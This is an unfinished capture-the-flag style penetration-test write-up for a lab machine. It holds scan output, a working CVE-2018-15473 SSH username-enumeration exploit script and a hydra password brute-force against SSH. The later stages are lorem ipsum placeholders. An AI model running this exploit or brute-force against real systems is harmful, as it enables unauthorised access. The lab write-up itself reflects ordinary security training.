HACKOR

Resolution summary

- Text
- Text

Improved skills

- skill 1
- skill 2

Used tools

- nmap automator
- gobuster

Information Gathering

Scanned all TCP ports:

```
┌──(root㉿kali)-[/home/kali/hackor/nmapAutomator]
└─# ./nmapAutomator.sh -H 10.10.186.30 -t Port

Running a Port scan on 10.10.186.30

Host is likely running Linux


---------------------Starting Port Scan-----------------------



PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
111/tcp  open  rpcbind
2049/tcp open  nfs
8080/tcp open  http-proxy
```

```
————————————————Finished all scans————————————————————
```

Enumerated open TCP ports:

```
┌──(root㉿kali)-[/home/kali/hackor/nmapAutomator]
└─# nmap 10.10.186.30 -A -p 22,25,80,111,2049,8080
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-22 02:18 EST
Nmap scan report for 10.10.186.30
Host is up (0.10s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 5.5p1 Debian 6+squeeze5 (protocol 2.0)
| ssh-hostkey:
|   1024 a4:6c:d1:c8:5b:03:f2:af:33:3f:84:15:cf:15:ed:ba (DSA)
|_  2048 08:84:3e:96:4d:9a:2f:a1:db:be:68:29:80:ab:f3:56 (RSA)
25/tcp   open  smtp    Exim smtpd 4.84
| smtp-commands: debian.localdomain Hello ip-10-8-91-251.eu-west-
1.compute.internal [10.8.91.251], SIZE 52428800, 8BITMIME, PIPELINING, HELP
|_ Commands supported: AUTH HELO EHLO MAIL RCPT DATA NOOP QUIT RSET HELP
80/tcp   open  http    Apache httpd 2.2.16 ((Debian))
|_http-server-header: Apache/2.2.16 (Debian)
|_http-title: Site doesnt have a title (text/html).
111/tcp  open  rpcbind 2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      52365/tcp   mountd
|   100005  1,2,3      53211/udp   mountd
|   100021  1,3,4      48889/tcp   nlockmgr
|   100021  1,3,4      53992/udp   nlockmgr
|   100024  1          39172/udp   status
|_  100024  1          44782/tcp   status
2049/tcp open  nfs     2-4 (RPC #100003)
8080/tcp open  http    nginx 1.6.2
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Welcome to nginx on Debian!
|_http-server-header: nginx/1.6.2
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211
Network Camera (Linux 2.6.17) (95%), Linux 5.4 (94%), ASUS RT-N56U WAP
(Linux 3.4) (93%), Linux 3.16 (93%), Android 4.1.1 (93%), Android 5.0 -
6.0.1 (Linux 3.4) (93%), Linux 2.6.32 (93%), Linux 3.0 - 3.2 (93%)
No exact OS matches for host (test conditions non-ideal).
```

```
Network Distance: 2 hops
Service Info: Host: debian.localdomain; OS: Linux; CPE:
cpe:/o:linux:linux_kernel

TRACEROUTE (using port 111/tcp)
HOP RTT       ADDRESS
1   198.43 ms 10.8.0.1
2   198.53 ms 10.10.186.30

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.58 seconds
```

nikto, agressive scan

```
┌──(root㉿kali)-[/home/kali/hackor]
└─# cat niktoscan
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.10.186.30
+ Target Hostname:    10.10.186.30
+ Target Port:        80
+ Start Time:         2024-02-22 02:20:29 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.16 (Debian)
+ /: Server may leak inodes via ETags, header found with file /, inode:
196188, size: 177, mtime: Sat May 13 02:41:45 2017. See:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME
type. See: https://www.netsparker.com/web-vulnerability-
scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows
attackers to easily brute force file names. The following alternatives for
'index' were found: index.html. See: http://www.wisec.it/sectou.php?
id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.16 appears to be outdated (current is at least Apache/2.4.54).
Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .


┌──(root㉿kali)-[/home/kali/hackor/nmapAutomator]
└─# nmap 10.10.186.30 -A -p 22,25,80,111,2049,8080
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-22 02:18 EST
```

```
Nmap scan report for 10.10.186.30
Host is up (0.10s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 5.5p1 Debian 6+squeeze5 (protocol 2.0)
| ssh-hostkey:
|   1024 a4:6c:d1:c8:5b:03:f2:af:33:3f:84:15:cf:15:ed:ba (DSA)
|_  2048 08:84:3e:96:4d:9a:2f:a1:db:be:68:29:80:ab:f3:56 (RSA)
25/tcp   open  smtp    Exim smtpd 4.84
| smtp-commands: debian.localdomain Hello ip-10-8-91-251.eu-west-
1.compute.internal [10.8.91.251], SIZE 52428800, 8BITMIME, PIPELINING, HELP
|_ Commands supported: AUTH HELO EHLO MAIL RCPT DATA NOOP QUIT RSET HELP
80/tcp   open  http    Apache httpd 2.2.16 ((Debian))
|_http-server-header: Apache/2.2.16 (Debian)
|_http-title: Site doesnt have a title (text/html).
111/tcp  open  rpcbind 2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      52365/tcp   mountd
|   100005  1,2,3      53211/udp   mountd
|   100021  1,3,4      48889/tcp   nlockmgr
|   100021  1,3,4      53992/udp   nlockmgr
|   100024  1          39172/udp   status
|_  100024  1          44782/tcp   status
2049/tcp open  nfs     2-4 (RPC #100003)
8080/tcp open  http    nginx 1.6.2
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Welcome to nginx on Debian!
|_http-server-header: nginx/1.6.2
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211
Network Camera (Linux 2.6.17) (95%), Linux 5.4 (94%), ASUS RT-N56U WAP
(Linux 3.4) (93%), Linux 3.16 (93%), Android 4.1.1 (93%), Android 5.0 -
6.0.1 (Linux 3.4) (93%), Linux 2.6.32 (93%), Linux 3.0 - 3.2 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: debian.localdomain; OS: Linux; CPE:
cpe:/o:linux:linux_kernel
```

Enumerated top 200 UDP ports:

```
lo
```

Enumeration

Port 22 - OpenSSH 5.5

```
┌──(root㉿kali)-[/home/kali/hackor]
└─# searchsploit openssh 5.5
 Exploit Title                                                 |  Path
---------------------------------------------------------------------------------
OpenSSH 2.3 < 7.7 - Username Enumeration                       | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)                 | linux/remote/45210.py
OpenSSH < 6.6 SFTP (x64) - Command Execution                   | linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution                         | linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading       | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)                           | linux/remote/45939.py
---------------------------------------------------------------------------------
Shellcodes: No Results
```

```
┌──(root㉿kali)-[/home/kali/hackor]
└─# ssh user@10.10.186.30
Unable to negotiate with 10.10.186.30 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-ds
s

┌──(root㉿kali)-[/home/kali/hackor]
```

```
┌──(root㉿kali)-[/home/kali/hackor]
└─# ssh user@10.10.186.30  -oHostKeyAlgorithms=+ssh-rsa
```

Exploitation

CVE-2018-15473 - SSH User Enumeration


enum.py

```
#!/usr/bin/env python3
# CVE-2018-15473 SSH User Enumeration by Leap Security (@LeapSecurity)
https://leapsecurity.io
# Credits: Matthew Daley, Justin Gardner, Lee David Painter

import argparse
import logging
import paramiko
import socket
import sys
import os

class InvalidUsername(Exception):
    pass
```


```
# malicious function to malform packet
def add_boolean(*args, **kwargs):
    pass

# function that'll be overwritten to malform the packet
old_service_accept =
paramiko.auth_handler.AuthHandler._client_handler_table[
        paramiko.common.MSG_SERVICE_ACCEPT]

# malicious function to overwrite MSG_SERVICE_ACCEPT handler
def service_accept(*args, **kwargs):
    paramiko.message.Message.add_boolean = add_boolean
    return old_service_accept(*args, **kwargs)

# call when username was invalid
def invalid_username(*args, **kwargs):
    raise InvalidUsername()

# assign functions to respective handlers
paramiko.auth_handler.AuthHandler._client_handler_table[paramiko.common.MSG_
SERVICE_ACCEPT] = service_accept
paramiko.auth_handler.AuthHandler._client_handler_table[paramiko.common.MSG_
USERAUTH_FAILURE] = invalid_username

# perform authentication with malicious packet and username
def check_user(username):
    sock = socket.socket()
    sock.connect((args.target, int(args.port)))  # Convert port to an
integer here
    transport = paramiko.transport.Transport(sock)

    try:
        transport.start_client()
    except paramiko.ssh_exception.SSHException:
        print('[!] Failed to negotiate SSH transport')
        sys.exit(2)

    try:
        transport.auth_publickey(username, paramiko.RSAKey.generate(2048))
    except InvalidUsername:
        print("[-] {} is an invalid username".format(username))
        sys.exit(3)
    except paramiko.ssh_exception.AuthenticationException:
        print("[+] {} is a valid username".format(username))

# remove paramiko logging
logging.getLogger('paramiko.transport').addHandler(logging.NullHandler())

parser = argparse.ArgumentParser(description='SSH User Enumeration by Leap
```

```
Security (@LeapSecurity)')
parser.add_argument('target', help="IP address of the target system")
parser.add_argument('-p', '--port', default=22, type=int, help="Set port of
SSH service")  # Specify the type as int
parser.add_argument('username', help="Username to check for validity.")

if len(sys.argv) == 1:
    parser.print_help()
    sys.exit(1)

args = parser.parse_args()

check_user(args.username)
```

(45939.py = enum.py)



I occurred errors related to rsa algorith missmatch. Fix:



kali-tweaks -h ----> hardening option on popup ----> enable ssh client
https://www.youtube.com/watch?v=fKVLVNaVXF0&ab_channel=IdeaBag

hydra ssh attack:

```
┌──(root㉿kali)-[/home/kali/hackor]
└─# hydra -l user -P /home/kali/GP_wlamsie/rockyou.txt 10.10.186.30 ssh -
oHostKeyAlgorithms=+ssh-rsa
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-22
```

```
04:36:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries
(l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.186.30:22/
[STATUS] 166.00 tries/min, 166 tries in 00:01h, 14344234 to do in 1440:12h,
15 active
^[[C^[[C^[[C [STATUS] 116.33 tries/min, 349 tries in 00:03h, 14344051 to do
in 2055:02h, 15 active
^[[C^[[B^[[B^[[B

^CThe session file ./hydra.restore was written. Type "hydra -R" to resume
session.

┌──(root㉿kali)-[/home/kali/hackor]
└─#

┌──(root㉿kali)-[/home/kali/hackor]
└─# hydra -l user -P /home/kali/GP_wlamsie/rockyou.txt 10.10.186.30 ssh -
oHostKeyAlgorithms=+ssh-rsa -t4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-22
04:40:38
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to
skip waiting)) from a previous session found, to prevent overwriting,
./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries
(l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://10.10.186.30:22/
```

Lateral Movement to user

Local Enumeration

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque sit amet tortor scelerisque, fringilla sapien sit amet, rhoncus lorem. Nullam imperdiet nisi ut tortor eleifend tincidunt. Mauris in aliquam orci. Nam congue sollicitudin ex, sit amet placerat ipsum congue quis. Maecenas et ligula et libero congue sollicitudin non eget neque. Phasellus bibendum ornare magna. Donec a gravida lacus.

Lateral Movement vector

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque sit amet tortor scelerisque, fringilla sapien sit amet, rhoncus lorem. Nullam imperdiet nisi ut tortor eleifend tincidunt. Mauris in aliquam orci. Nam congue sollicitudin ex, sit amet placerat ipsum congue quis. Maecenas et ligula et libero congue sollicitudin non eget neque. Phasellus bibendum ornare magna. Donec a gravida lacus.

Privilege Escalation

Local Enumeration

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque sit amet tortor scelerisque, fringilla sapien sit amet, rhoncus lorem. Nullam imperdiet nisi ut tortor eleifend tincidunt. Mauris in aliquam orci. Nam congue sollicitudin ex, sit amet placerat ipsum congue quis. Maecenas et ligula et libero congue sollicitudin non eget neque. Phasellus bibendum ornare magna. Donec a gravida lacus.

Privilege Escalation vector

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque sit amet tortor scelerisque, fringilla sapien sit amet, rhoncus lorem. Nullam imperdiet nisi ut tortor eleifend tincidunt. Mauris in aliquam orci. Nam congue sollicitudin ex, sit amet placerat ipsum congue quis. Maecenas et ligula et libero congue sollicitudin non eget neque. Phasellus bibendum ornare magna. Donec a gravida lacus.

Trophy & Loot

user.txt

root.txt